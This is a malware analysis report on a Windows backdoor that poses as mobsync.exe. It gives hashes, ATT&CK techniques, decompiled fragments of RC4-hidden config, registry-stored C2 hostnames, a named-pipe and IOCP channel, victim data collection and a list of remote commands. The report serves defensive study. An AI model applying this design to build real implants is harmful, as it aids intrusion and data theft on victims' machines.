mobsync

I. Overview

[+] mobsync.exe

```
- SHA1 : ed525bd72a17bc7f7c7e7691942fcafb79413463 <br/>
```

[+] wscsv.exe

```
- SHA1 :  35cf7d712e4991f1a37d576b44bade5d516f421a <br/>
```

II. Techniques

[+] Defense Evasion

```
-   T1140 : Deobfuscate/Decode Files or Information
-   T1112 : Modify Registry
```

[+] Discovery

```
-   T1012 : Query Registry
-   T1057 : Process Discovery
-   T1124 : System Time Discovery
-   T1033 : System Owner/User Discovery
-   T1082 : System Information Discovery
```

[+] Command and Control

```
-   T1001 : Data Obfuscation
```

[+] Exfiltration

```
-   T1041 : Exfiltration Over C2 Channel
```

III. Analysis

[+] wscsv.exe

This is a service program, its sole purpose is to run mobsync.exe

The PE file contains an encrypted resource (0x61 bytes) of mobsync.exe's path

```
84 57 47 53 62 E8 43 1D 25 B8 E7 63 08 ED EE 63 AD E9 48 3C A4 3F
92 AE C1 05 A0 09 56 63 DD 20 AC 6A 50 6F FC 48 C7 C5 48 E6 A8 BA
89 D5 AE F3 72 FA 67 18 68 62 E0 D3 F3 28 BA 7A F4 BD 84 22 37 73
60 F5 92 C2 8F 47 9A B3 B5 31 BC 92 3F BE CF 93 0F EE 45 E8 60 FD
31 8B B7 A8 3D DA 3E 88 A8
```

```
24  *(_DWORD *)(a1 + 16) = 0;
25  v12 = a1;
26  *(_WORD *)a1 = 0;
27  resource_data = 0;
28  v10 = 0;
29  v11 = 0;
30  v20 = 2;
31  if ( !load_resource((int)&resource_data) )
32  {
33    v8 = v10 - (_DWORD)resource_data;
34    v13 = (_DWORD *)(v10 - (_DWORD)resource_data - 17);
35    memset(v14, 0, sizeof(v14));
36    v15 = 0;
37    rc4_generate_keystream((int)v14, (int)resource_data);
38    v1 = (char *)resource_data + 17;
39    rc4_decrypt((int)v14, (int)resource_data + 17, (int)v13, (_BYTE *)resource_data + 17);
40    v13 = (char *)resource_data + 25;
41    if ( crc32_hash(0, (int)resource_data + 25, v8 - 25) == *v1 )
42    {
43      v6 = (int)v13 + *v13 + 4;
44      v17 = 0;
45      v18 = 0;
46      v19 = 0;
```

First it loads resource to memory and starts to decrypt it

`rc4_generate_keystream`

```
1  int __usercall sub_404EF0@<eax>(int a1@<esi>, int a2)
2  {
3    int v2; // ecx
4    int i; // eax
5    unsigned __int8 v4; // bl
6    int v5; // edx
7    int result; // eax
8    char v7; // [esp+1h] [ebp-1h]
9
10   v2 = 0;
11   for ( i = 0; i < 256; ++i )
12     *(_BYTE *)(i + a1) = i;
13   *(_WORD *)(a1 + 256) = 0;
14   v4 = 0;
15   do
16   {
17     v5 = v2 % 17;
18     v4 += *(_BYTE *)(++v2 + a1 - 1) + *(_BYTE *)(v5 + a2);
19     result = v4;
20     v7 = *(_BYTE *)(v2 + a1 - 1);
21     *(_BYTE *)(v2 + a1 - 1) = *(_BYTE *)(v4 + a1);
22     *(_BYTE *)(v4 + a1) = v7;
23   }
24   while ( v2 < 256 );
25   return result;
26 }
```

Here the RC4's signature algorithm is quite clear

And the key's size is determine by the value after `%` operation

So the first 17 bytes of the resource is RC4 key and the rest are cipher texts

```
RC4

Key:
84 57 47 53 62 E8 43 1D 25 B8 E7 63 08 ED EE 63
AD

Ciphertext:
E9 48 3C A4 3F 92 AE C1 05 A0 09 56 63 DD 20 AC
6A 50 6F FC 48 C7 C5 48 E6 A8 BA 89 D5 AE F3 72
FA 67 18 68 62 E0 D3 F3 28 BA 7A F4 BD 84 22 37
73 60 F5 92 C2 8F 47 9A B3 B5 31 BC 92 3F BE CF
93 0F EE 45 E8 60 FD 31 8B B7 A8 3D DA 3E 88 A8

Plaintext:
FB 5D DC AF 00 00 00 00 44 00 00 00 43 00 3A 00
5C 00 57 00 69 00 6E 00 64 00 6F 00 77 00 73 00
5C 00 53 00 79 00 6E 00 63 00 20 00 43 00 65 00
6E 00 74 00 65 00 72 00 5C 00 6D 00 6F 00 62 00
73 00 79 00 6E 00 63 00 2E 00 65 00 78 00 65 00
```

Then it perform a crc-32 hash check with the data using the first 8 bytes of plaintext. The rest is a wide string indicates the mobsync.exe's path.

`C:\Windows\Sync Center\mobsync.exe`


Finally the path is passed to `sub_401570` and served as `lpApplicationName` in `CreateProcessW`

```
59  p_lpCommandLine = lpCommandLine;
60  if ( (unsigned int)a13 < 8 )
61    p_lpCommandLine = (WCHAR *)&lpCommandLine;
62  v17 = lpApplicationName[0];
63  if ( v29 < 8 )
64    v17 = (const WCHAR *)lpApplicationName;
65  if ( !CreateProcessW(v17, p_lpCommandLine, 0, 0, 1, 0x8000000u, 0, v15, &StartupInfo, &ProcessIr
66    LastError = GetLastError();
67  if ( v26 >= 8 )
68    operator delete((void *)lpCurrentDirectory[0]);
69  v26 = 7;
70  v25 = 0;
71  LOWORD(lpCurrentDirectory[0]) = 0;
72  if ( v29 >= 8 )
73    operator delete((void *)lpApplicationName[0]);
```

[+] mobsync.exe

1. mutex

First it creates a mutex with a name that depends on user's logon name



```
25  get_user_logon_name(v14);
26  LOBYTE(v20) = 1;
27  v18 = 7;
28  v17 = 0;
29  LOWORD(lpName[0]) = 0;
30  wstrcpy_1((char *)L"Local\\{5FBC3F53-A76D-4248-969A-31740CBC8AD6}", lpName, 44u);
31  LOBYTE(v20) = 2;
32  user_name = (void **)v14[0];
33  if ( v15 < 0x10 )
34    user_name = v14;
35  v5 = crc32_hash(0, (int)user_name, (int)v14[4]);// 0, user_name, len(user_name)
36  v6 = (_DWORD *)hex_to_dec((int)v13, v5);
37  LOBYTE(v20) = 3;
38  strcat_1(-1u, (char *)lpName, v6, 0);         // dest_idx, dest, src, src_idx
39  LOBYTE(v20) = 2;
40  if ( v13[5] >= (void *)8 )
41    operator delete(v13[0]);
42  sub_A16C10(v11);
43  v7 = lpName[0];
44  if ( v18 < 8 )
45    v7 = (const WCHAR *)lpName;
46  if ( !OpenMutexW(0x1F0001u, 0, v7) )
47  {
48    v8 = lpName[0];
49    if ( v18 < 8 )
50      v8 = (const WCHAR *)lpName;
51    CreateMutexW(0, 0, v8);
52    main_logic();
53  }
54  if ( v18 >= 8 )
```

```
Mutex

"Local\\{5FBC3F53-A76D-4248-969A-31740CBC8AD6}" + crc32(user_logon_name)
```

After that, it starts it's main logic code

2. communication setup

Overall, this sample uses iocp and named pipe to communicate with cnc server. It's config are stored in victim's registry and they are queried at runtime.

The first registry key it queries is this one

`SOFTWARE\Microsoft\SkyDrive\{87F4F1B2-824E-420F-8B48-4E8B575C2A7B}\T`

```
62  memset(v28, 0, sizeof(v28));
63  memset(v37, 0, sizeof(v37));
64  InitializeCriticalSection(&CriticalSection);
65  InitializeCriticalSection(&stru_A4647C);
66  query_reg_key_T(&v18);                          // query registry for time
67                                                  // SOFTWARE\Microsoft\SkyDrive\{87
68  if ( !v18.dwLowDateTime && !v18.dwHighDateTime )
69  {
70    memset(&SystemTime, 0, sizeof(SystemTime));
71    FileTime = 0i64;
72    GetSystemTime(&SystemTime);
73    SystemTimeToFileTime(&SystemTime, &FileTime);
74    v18 = FileTime;
75    create_reg_key_T(&v18);
76  }
77  _beginthreadex(0, 0, (_beginthreadex_proc_type)thread_1, 0, 0, 0);
78  sleep = Sleep;
79  Sleep(1000u);
```

The call to `GetSystemTime` and `SystemTimeToFileTime` at line 72 and 73 gives us hint that this key contains information about time or the data is layed out as a `FILETIME` struct

Then it creates a new thread which will not actually run if global variable `run_thread_1` is not set to other value than 0

```
17  memset(struct_write_content, 0, sizeof(struct_write_content));
18  TickCount = GetTickCount();
19  while ( 1 )
20  {
21    while ( 1 )
22    {
23      v1 = EnterCriticalSection;
24      EnterCriticalSection(&stru_A4647C);
25      if ( run_thread_1 )
26        break;
27      LeaveCriticalSection(&stru_A4647C);
28      Sleep(1000u);
29    }
30    LeaveCriticalSection(&stru_A4647C);
31    if ( dword_A464D8 )
```

Next registry key in line queried:

```
28  decrypt_reg_key(v22);
29  v1 = 0;
30  v24 = 0;
31  v10 = 0;
32  do
33  {
34    v2 = (_DWORD *)hex_to_dec((int)v20, v1);
35    LOBYTE(v24) = 1;
36    memcpy_2((int)v19, (unsigned __int16 *)"D", v2);
37    if ( v21 >= 8 )
38      operator delete(v20[0]);
39    v11 = 0;
40    v12 = 0;
41    v13 = 0;
42    LOBYTE(v24) = 4;
43    if ( reg_query_value((BYTE **)&v11, HKEY_LOCAL_MACHINE, v22, v19) )
44      reg_query_value((BYTE **)&v11, HKEY_CURRENT_USER, v22, v19);// SOFTWARE\Microsoft
45                                                                 //
46    v3 = v11;
47    v4 = v12 - (_BYTE *)v11;
```

This one is a bit diffrent from the previous key. Here it query these key:

```
"HKLM" OR "HKCU"
+ "SOFTWARE\Microsoft\SkyDrive\{87F4F1B2-824E-420F-8B48-4E8B575C2A7B}\"
+ "D" + "0-4"
```

In total of 5 keys, follow up with this call to `gethostbyname` shows that this key must contains cnc server's hostname

```
41  v28 = 0;
42  v29 = 0;
43  v30 = 0;
44  query_reg_key_D((int *)&v28);                 // SOFTWARE\Microsoft\SkyDrive\{87F4F1B
45  v2 = (v29 - (_BYTE *)v28) / 28;
46  v34 = 0;
47  v31 = (void **)v2;
48  if ( v2 )
49  {
50    v3 = (const char *)v28;
51    v33 = (const char *)v28;
52    do
53    {
54      if ( *((_DWORD *)v3 + 5) < 0x10u )
55        v4 = v3;
56      else
57        v4 = *(const char **)v3;
58      v5 = gethostbyname(v4);
59      v6 = 0;
60      v32 = v5;
61      if ( v5 )
62      {
63        h_addr_list = v5->h_addr_list;
64        v35 = 0;
```

Then it sets up iocp and named pipe for communication. Here we notice that `SystemTime.wDayOfWeek` is assigned with hard-coded value `12345` means that it only uses this struct to read/write data and not for anything related to times.

```
89  v18.dwLowDateTime = ((_BYTE *)Src - (_BYTE *)server_ip_array) >> 2;
90  while ( 1 )
91  {
92    while ( 1 )
93    {
94      *(_DWORD *)&SystemTime.wYear = 2;
95      *(_DWORD *)&SystemTime.wDayOfWeek = port_number;
96      if ( iocp_pipe_setup((int *)&SystemTime) )
97        break;
98      sleep(1000u);
99    }
```

```
0C0 ; HANDLE hObject
0C0 hObject         dd 0FFFFFFFEh
0C0
0C4 ; void *struct_hPipe
0C4 struct_hPipe    dd 0FFFFFFFFh
0C4
0C8 port_number     dd 12345
0C8
0CC ; public class std::exception /*
0CC ; public class std::exception /*
0CC ; public class std::exception /*
```

```
9   v0 = ArgList;
10  result = (HANDLE)ini_iocp((HANDLE *)ArgList); // create (numberOfProccessor * 2) thread
11                                                // for multithreading communication
12                                                //
13                                                // these thread will work for the
14                                                // pipe created bellow
15  if ( result )
16  {
17    EventW = CreateEventW(0, 1, 0, 0);          // create the event to signal that
18                                                // the asynch io has completed
19    v3 = *((_DWORD *)v0 + 26) == 2;
20    *((_DWORD *)v0 + 17) = EventW;
21    if ( v3                                     // setup named pipe
22      && (v4 = _beginthreadex(0, 0, (_beginthreadex_proc_type)pipe_setup, v0, 0, 0), *((_DWORD *)v0 + 16)
23    {
24      return close_iocp((HANDLE *)v0);
25    }
```

ini_iocp

```
  InitializeCriticalSection((LPCRITICAL_SECTION)(a1 + 4));
  InitializeCriticalSection((LPCRITICAL_SECTION)(a1 + 10));
  *a1 = CreateSemaphoreW(0, 0, 16, 0);
  GetSystemInfo(&SystemInfo);
  v1 = SystemInfo.dwNumberOfProcessors * (_DWORD)a1[3];// 2 threads per processor
  a1[3] = (HANDLE)v1;
  a1[2] = operator new[](4 * v1);
  result = (int)CreateIoCompletionPort((HANDLE)-1, 0, 0, 0);// setup an I/O completion port
                                                            //
  a1[1] = (HANDLE)result;
  if ( result )
  {
    v3 = 0;
    if ( a1[3] )
    {
      do                                                    // create worker threads based on the
                                                            // number of processors available on the system *2
        *((_DWORD *)a1[2] + v3++) = _beginthreadex(0, 0, (_beginthreadex_proc_type)server_worker_thread, a1
      while ( v3 < (unsigned int)a1[3] );
    }
    return 1;
  }
  return result;
}
```


pipe_setup

```
  if ( CryptAcquireContextW(&phProv, 0, 0, 1u, 8u)
    || (result = GetLastError(), result == 0x8009000F) && (result = CryptAcquireContextW(&phProv, 0, 0, 1u, 0)) !=
  {
    if ( WaitForSingleObject(*(HANDLE *)a1, 0) )
    {
      do
      {
        pipe_name = get_pipe_name((char *)v23); // \\\\.\\pipe\\{A06F176F-79F1-473E-AF44-9763E3CB34E5} + pid
        if ( *((_DWORD *)pipe_name + 5) < 8u )
          v4 = (const WCHAR *)pipe_name;
        else
          v4 = *(const WCHAR **)pipe_name;
        NamedPipeW = CreateNamedPipeW(v4, 0x40000003u, 0, 0xFFu, *(_DWORD *)(a1 + 100), *(_DWORD *)(a1 + 100), 0,
        hNamedPipe = NamedPipeW;
        if ( v24 >= 8 )
          operator delete(v23[0]);
        v24 = 7;
        v23[4] = 0;
        LOWORD(v23[0]) = 0;
        if ( NamedPipeW == (HANDLE)-1 )
          break;
        SetEvent(*(HANDLE *)(a1 + 68));
        if ( !ConnectNamedPipe(hNamedPipe, 0) || *(_DWORD *)(a1 + 108) )
          break;
        if ( v19 )                                  // write pipe
        {
          if ( v19 == (void *)1 )
```

Named pipe

"\\\\.\\pipe\\{A06F176F-79F1-473E-AF44-9763E3CB34E5}" + pid

It starts it's first communication by sending the cnc server's ip into the named pipe

```
131     v5 = *(_DWORD *)struct_hPipe == 2;
132     FileTime.dwLowDateTime = v3;                // first ip in array
133     if ( v5
134       && (v11 = (void *)*((_DWORD *)struct_hPipe + 2),// pipe handle
135           NumberOfBytesWritten = 0,
136           Buffer = 0,                           // checking if pipe work properly
137           WriteFile(v11, &FileTime, 4u, &NumberOfBytesWritten, 0))// send ip
138       && ReadFile(v4[3], &Buffer, 4u, &NumberOfBytesWritten, 0)// recv data
139       && Buffer == FileTime.dwLowDateTime )     // check if recv data == sent ip
140     {
141       if ( send_data((int)v13, 1u) <= 0 )
142         goto LABE1_ERROR_1;
143       v12 = 0;
144       if ( recv_data(1, &v12) <= 0 )
145         goto LABE1_ERROR_1;
146       if ( v12 == 7 )
```

The communication is following this protocol

1. Send/recv data size (4 bytes)
2. If recv data: allocate buffer base on the size
3. Send/recv data

Before any server's cnc data, the client first collects some victim's information

```
148       v22 = 0x55;
149       if ( send_data((int)&v22, 4u) > 0 )
150       {
151         collect_machine_info(v28);            // collect machine info size 0x55 (85)
152                                               // -   reg_key_U (struct + 0):
153                                               // -   computer_name (struct + 32)
154                                               // -   user_logon_name (struct + 47)
155                                               // -   reg_key_T (struct + 67)
156                                               // -   host_network_info (struct + 75)
157                                               // -   reg_key_G (struct + 80)
158                                               // -   2   (struct + 81)
159                                               //
160                                               //
161         if ( send_data((int)v28, 0x55u) > 0 )
162         {
163           EnterCriticalSection(&stru_A4647C);
164           run_thread_1 = 1;
165           LeaveCriticalSection(&stru_A4647C);
166           while ( recv_data(4, (char *)&v14) > 0 )// recv data size
167           {
168             if ( v14 - 8 <= 0x13FFFF8 )
169             {
170               v6 = (char *)operator new[](v14);
171               if ( recv_data(v14, v6) <= 0 )  // recv data
172                 goto LABE1_CLEANING_UP_AND_RERUN;
173               _beginthread((_beginthread_proc_type)thread_cnc, 0, v6);
174             }
175           }
176           goto LABE1_CLEANING_UP_AND_RERUN;
177         }
```

```
host_network_info

Contains information about the workstation environment,
including platform-specific information,
the name of the domain and the local computer,
and information concerning the operating system
```

Then the `run_thread_1` global variable is set to 1. That thread will take responsibility for setting up the cnc command's output data struct to send to cnc server.

`thread_1`

```
55        v6 = *(int **)(*(_DWORD *)(v3 + 4) + 4 * v4);
56        struct_write_content[0] = *v6;
57        struct_write_content[1] = v6[1];
58        struct_write_content[2] = v6[2];
59        struct_write_content[3] = v6[3];
60        struct_write_content[4] = v6[4];
61        struct_write_content[5] = v6[5];
62        if ( dword_A464D8 )
63        {
64          if ( dword_A464D0 <= (unsigned int)++dword_A464D4 )
65            dword_A464D4 = 0;
66          if ( !--dword_A464D8 )
67            dword_A464D4 = 0;
68        }
69        if ( send_data((int)struct_write_content, 8u) > 0 )
70        {
71          if ( !struct_write_content[1] )
72            goto LABEL_25;
73          v7 = operator new[](0xCu);
74          *v7 = struct_write_content[2];
75          v7[1] = struct_write_content[3];
76          v8 = v7;
77          v7[2] = struct_write_content[4];
78          v9 = send_data((int)v7, 12u);
79          operator delete[](v8);
80          if ( v9 > 0 )
81          {
82            if ( !struct_write_content[4]
83              || (v10 = send_data(struct_write_content[5], struct_write_content[4]),// send to cnc server
```

Finally, a new thread that handle the cnc data is created.

```
170                 v6 = (char *)operator new[](v14);
171                 if ( recv_data(v14, v6) <= 0 )  // recv data
172                   goto LABE1_CLEANING_UP_AND_RERUN;
173                 _beginthread((_beginthread_proc_type)thread_cnc, 0, v6);
174               }
175             }
```

3. command and control

It uses switch-case to operate the cnc functions. The values are:

```
CNC

3: execute PE file
4: move file to %temp%
5: execute cmd command
6: zlib decompress
7: create registry key U
8: get the text that corresponds to all top-level
    windows on the screen
15: list all file in folder
16: move file
17: delete file
18: get all drives in the system
19: create folder
20: delete folder
```

Some commands has output that need to be sent to cnc server. The output first will be compressed and the thread create a new struct base on that output.

```
360   operator delete[](v51);
361   v7 = Size;
362   v45 = v44;
363   v46 = 12;
364   v47 = return_value;
365   v48 = Size;
366   v49 = 0;
367   if ( Size )
368   {
369     p_console_output = (void **)Size;
370     Size = 0;
371     Size = sub_A21690((unsigned int)p_console_output);
372     buffer = operator new[](Size);
373     if ( zlib_compress((int)buffer, (int *)&Size, (int)console_output, v7) )
374       v47 = 605;
375     v50 = operator new[](Size);
376     memcpy_0(v50, buffer, Size);
377     operator delete[](buffer);
378     v49 = Size;
379     v46 = Size + 12;
380   }
381   EnterCriticalSection(&CriticalSection);
382   cnc_data_setup(&v45);
383   LeaveCriticalSection(&CriticalSection);
384   if ( console_output )
385     operator delete(console_output);
386   sub_A13C70((int)&v68);
387 }
```